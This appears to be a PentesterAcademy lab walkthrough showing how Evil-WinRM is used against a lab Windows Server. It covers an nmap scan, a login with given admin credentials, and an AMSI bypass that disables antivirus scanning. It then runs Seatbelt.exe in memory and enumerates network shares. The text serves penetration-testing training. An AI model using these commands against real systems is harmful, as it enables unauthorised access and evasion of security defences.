ATTACK DEFENSE


by PentesterAcademy

Name	WinRM: Evil-WinRM Invoke Binary
URL	https://attackdefense.com/challengedetails?cid=2031
Type	Windows Exploitation: Services

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


Step 1: Run an Nmap scan against the target IP.

Command: nmap -Pn --top-ports 65535 10.0.0.214



```
root@attackdefense:~# nmap -Pn --top-ports 65535 10.0.0.214
Starting Nmap 7.70 ( https://nmap.org ) at 2020-10-06 01:01 IST
Nmap scan report for ip-10-0-0-214.ap-southeast-1.compute.internal (10.0.0.214)
Host is up (0.0032s latency).
Not shown: 8304 filtered ports
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
5985/tcp open  wsman

Nmap done: 1 IP address (1 host up) scanned in 36.92 seconds
root@attackdefense:~#
```

Note: On the target machine when you click “**Yes**” for “**Do you want to allow your PC to be discoverable by other PCs and devices on this network?**” as shown below. Then you would expect one more open port i.e 5757 while scanning the target with nmap.



Networks

Network 3


Do you want to allow your PC to be discoverable by other PCs and devices on this network?

We recommend allowing this on your home and work networks, but not public ones.

Step 2: We have discovered that winrm server is running on port 5985. By default WinRM service uses port 5985 for HTTP. We have the credentials to access the remote server, we will run the evil-winrm tool on the target machine to gain access.

Checking the help of the tool.

Command: evil-winrm.rb --help




```
root@attackdefense:~/Desktop/tools/scripts# evil-winrm.rb --help

Evil-WinRM shell v2.3

Usage: evil-winrm -i IP -u USER [-s SCRIPTS_PATH] [-e EXES_PATH] [-P PORT] [-p PASS] [-H HASH] [-U URL] [-S] [-c PUBLIC_KEY_PATH ]
 [-k PRIVATE_KEY_PATH ] [-r REALM]
    -S, --ssl                        Enable ssl
    -c, --pub-key PUBLIC_KEY_PATH    Local path to public key certificate
    -k, --priv-key PRIVATE_KEY_PATH  Local path to private key certificate
    -r, --realm DOMAIN               Kerberos auth, it has to be set also in /etc/krb5.conf file using this format -> CONTOSO.COM
= { kdc = fooserver.contoso.com }
    -s, --scripts PS_SCRIPTS_PATH    Powershell scripts local path
    -e, --executables EXES_PATH      C# executables local path
    -i, --ip IP                      Remote host IP or hostname. FQDN for Kerberos auth (required)
    -U, --url URL                    Remote url endpoint (default /wsman)
    -u, --user USER                  Username (required)
    -p, --password PASS              Password
    -H, --hash HASH                  NTHash
    -P, --port PORT                  Remote host port (default 5985)
    -V, --version                    Show version
    -n, --no-colors                  Disable colors
    -h, --help                       Display this help message

root@attackdefense:~/Desktop/tools/scripts# 
```

We can notice the help is straight forward. If we want to use local powershell scripts or C# executable we need to specify the option for it and the path to the script or binary.

Connecting to the WinRM service using provided credentials i.e administrator:abcd_123321


Command: evil-winrm.rb -u administrator -p abcd_123321 -i 10.0.0.214



```
root@attackdefense:~# evil-winrm.rb -u administrator -p abcd_123321 -i 10.0.0.214

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> 
```

We got the PSSession by Evil-WinRM tool. We can type the "**menu**" command to check supported commands by the tool.

Command: menu



```
*Evil-WinRM* PS C:\Users\Administrator\Documents> menu

   ,.   (   .      )               "            ,.   (   .      )       .
  ("  (  )  )'     ,'             (`     '`    ("     )  )'     ,'   .  ,)
.; )  ' (( (" )    ;(,      .     ;)  "  )"  .; )  ' (( (" )   );(,   )((
_".,_,.__).,) (.._( ._),     )  , (._..( '.._"._, . '._)_(..,_(_".) _( _')
\_   _____/__  _|__|  |    ((  (  /  \    /  \__| ____\______   \  /     \
 |    __)_\  \/ /  |  |    ;_)_') \   \/\/   /  |/    \|       _/ /  \ /  \
 |        \\   /|  |  |__ /_____/  \        /|  |   |  \    |   \/    Y    \
/_______  / \_/ |__|____/           \__/\  / |__|___|  /____|_  /\____|__  /
        \/                               \/          \/       \/         \/
              By: CyberVaca, OscarAkaElvis, Laox @Hackplayers

[+] Bypass-4MSI
[+] Dll-Loader
[+] Donut-Loader
[+] Invoke-Binary

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

We can perform multiple operations using this tool, i.e loading powershell scripts, running binary in memory, loading dll libraries in memory etc.

In this challenge, we are going to run the **Seatbelt.exe** script on the target machine to perform various operations. The binary is located at: ‘**/root/Desktop/tools/seatbelt/Seatbelt.exe**’


Note: Target is running Windows Server 2019

Step 3: We will first run the **Bypass-4MSI** function. This will bypass all the components which are integrated with Antimalware Scan Interface (AMSI). The list mentioned below.

- User Account Control, or UAC (elevation of EXE, COM, MSI, or ActiveX installation)
- PowerShell (scripts, interactive use, and dynamic code evaluation)
- Windows Script Host (wscript.exe and cscript.exe)
- JavaScript and VBScript
- Office VBA macros

Source: Antimalware Scan Interface (AMSI)

Command: Bypass-4MSI




```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Bypass-4MSI
[+] Patched! :D
*Evil-WinRM* PS C:\Users\Administrator\Documents> 
```

Step 4: We will run the binary by the **Invoke-Binary** function in the memory. Before we go ahead, exit the Evil-WinRM active session and reconnect with the -e options for usage of local C# executable as described above. Then, "**menu**" and hit enter

Note: Exit the evil-winrm session then again run evil-winrm.rb

Command: evil-winrm.rb -u administrator -p abcd_123321 -i 10.0.0.214 -e /root/Desktop/tools/seatbelt/
menu




```
*Evil-WinRM* PS C:\Users\Administrator\Documents> exit

Info: Exiting with code 0

root@attackdefense:~# evil-winrm.rb -u administrator -p abcd_123321 -i 10.0.0.214 -e /root/Desktop/tools/seatbelt/

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> menu

   ,.   (   .      )               "            ,.   (   .      )       .
  ("  (  )  )'     ,'             (`     '`    ("     )  )'     ,'   .  ,)
.; )  ' (( (" )    ;(,      .     ;)  "  )"  .; )  ' (( (" )   );(,   )((
_".,_,.__).,) (.._( ._),     )  , (._..( '.._"._, . '._)_(..,_(_".) _( _')
\_   _____/__  _|__|  |    ((  (  /  \    /  \__| ____\______   \  /     \
 |    __)_\  \/ /  |  |    ;_)_') \   \/\/   /  |/    \|       _/ /  \ /  \
 |        \\   /|  |  |__ /_____/  \        /|  |   |  \    |   \/    Y    \
/_______  / \_/ |__|____/           \__/\  / |__|___|  /____|_  /\____|__  /
        \/                               \/          \/       \/         \/
              By: CyberVaca, OscarAkaElvis, Laox @Hackplayers

[+] Bypass-4MSI
[+] Dll-Loader
[+] Donut-Loader
[+] Invoke-Binary

*Evil-WinRM* PS C:\Users\Administrator\Documents> 
```

Step 5: Invoke the Seatbelt.exe executable.

"Seatbelt is a C# project that performs a number of security oriented host-survey "safety checks" relevant from both offensive and defensive security perspectives."

Source: Seatbelt


Command: Invoke-Binary /root/Desktop/tools/seatbelt/Seatbelt.exe




```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Binary /root/Desktop/tools/seatbelt/Seatbelt.exe
At line:1 char:1
+ Invoke-Binary TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAA ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand
```

We have received an error message “This script contains malicious content and has been blocked by your antivirus software.” Because we haven’t bypassed AMSI. First, Bypass it and then again run the executable.

Commands: Bypass-4MSI
Invoke-Binary /root/Desktop/tools/seatbelt/Seatbelt.exe



```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Bypass-4MSI
[+] Patched! :D
*Evil-WinRM* PS C:\Users\Administrator\Documents>
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```




```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Binary /root/Desktop/tools/seatbelt/Seatbelt.exe


                        %&&@@@&&
                        &&&&&&&%%%,                       #&&@@@@@@@%%%%%################%
                        &%&   %&%%                        &////(((&%%%%%#%################//((((###%%%%%%%%%%%%%%
%%%%%%%%%%%######%%%#%%####%  &%%**#                      @////(((&%%%%%%######################(((((((((((((((((((
#%#%%%%%%%#######%#%%#######  %&%,,,,,,,,,,,,,,,,         @////(((&%%%%%#%#####################(((((((((((((((((((
#%#%%%%%%#####%%#%#%%#######  %%%,,,,,,   ,,.   ,,        @////(((&%%%%%%%######################(#(((#(#((((((((((
#####%%%####################  &%%......   ...   ..        @////(((&%%%%%%%###############%#######((#(#(####((((((((
#######%##########%#########  %%%......   ...   ..        @////(((&%%%%%########################(#(#######((#####
###%##%%####################  &%%...............          @////(((&%%%%%%%%###############%########(#########((#####
#####%######################  %%%..                       @////(((&%%%%%%%################
                        &%&   %%%%%      Seatbelt         %////(((&%%%%%%%%###############*
                        &%%&&&%%%%%        v1.1.0         ,(((&%%%%%%%%%%%%%%%%,
                         #%%%%##,


Available commands (+ means remote usage is supported):

    + AMSIProviders          - Providers registered for AMSI
    + AntiVirus              - Registered antivirus (via WMI)
      AppLocker              - AppLocker settings, if installed
      ARPTable               - Lists the current ARP table and adapter information (equivalent to arp -a)
      AuditPolicies          - Enumerates classic and advanced audit policy settings
    + AuditPolicyRegistry    - Audit settings via the registry
    + AutoRuns               - Auto run executables/scripts/programs
      ChromeBookmarks        - Parses any found Chrome bookmark files
      ChromeHistory          - Parses any found Chrome history files
```


We have successfully bypassed the AMSI.

Step 6: Now, we can perform all the operations which are listed by the SeatBelt.exe executable. Checking network shares.

Command: Invoke-Binary /root/Desktop/tools/seatbelt/Seatbelt.exe NetworkShares




```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Binary /root/Desktop/tools/seatbelt/Seatbelt.exe NetworkShares


                        %&&@@@&&
                        &&&&&&&%%%,                       #&&@@@@@@%%%%%%###############%
                        &%&   %&%%                        &////(((&%%%%%#%################//((((###%%%%%%%%%%%%%%%
%%%%%%%%%%%######%%%#%%####%  &%%**#                      @////(((&%%%%%%######################(((((((((((((((((((
#%#%%%%%%%#######%#%%#######  %&%,,,,,,,,,,,,,,,,         @////(((&%%%%%#%#####################(((((((((((((((((((
#%#%%%%%%#####%%#%#%########  %%%,,,,,,  ,,.   ,,         @////(((&%%%%%%%######################(#(((#(#((((((((((
#####%%%####################  &%%......  ...   ..         @////(((&%%%%%%%###############%######((#(#(####((((((((
#######%##########%#########  %%%......  ...   ..         @////(((&%%%%%#########################(#(#######((#####
###%##%%####################  &%%...............          @////(((&%%%%%%%%##############%#######(#########((#####
#####%######################  %%%..                       @////(((&%%%%%%%################
                        &%&   %%%%%      Seatbelt         %////(((&%%%%%%%%#############*
                        &%%&&&%%%%%        v1.1.0         ,(((&%%%%%%%%%%%%%%%%%,
                         #%%%%##,
```



```
====== NetworkShares ======

  Name                           : ADMIN$
  Path                           : C:\Windows
  Description                    : Remote Admin

  Name                           : C$
  Path                           : C:\
  Description                    : Default share

  Name                           : IPC$
  Path                           :
  Description                    : Remote IPC



[*] Completed collection in 0.095 seconds

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Step 7: Checking running processes which do not belongs to “Microsoft”

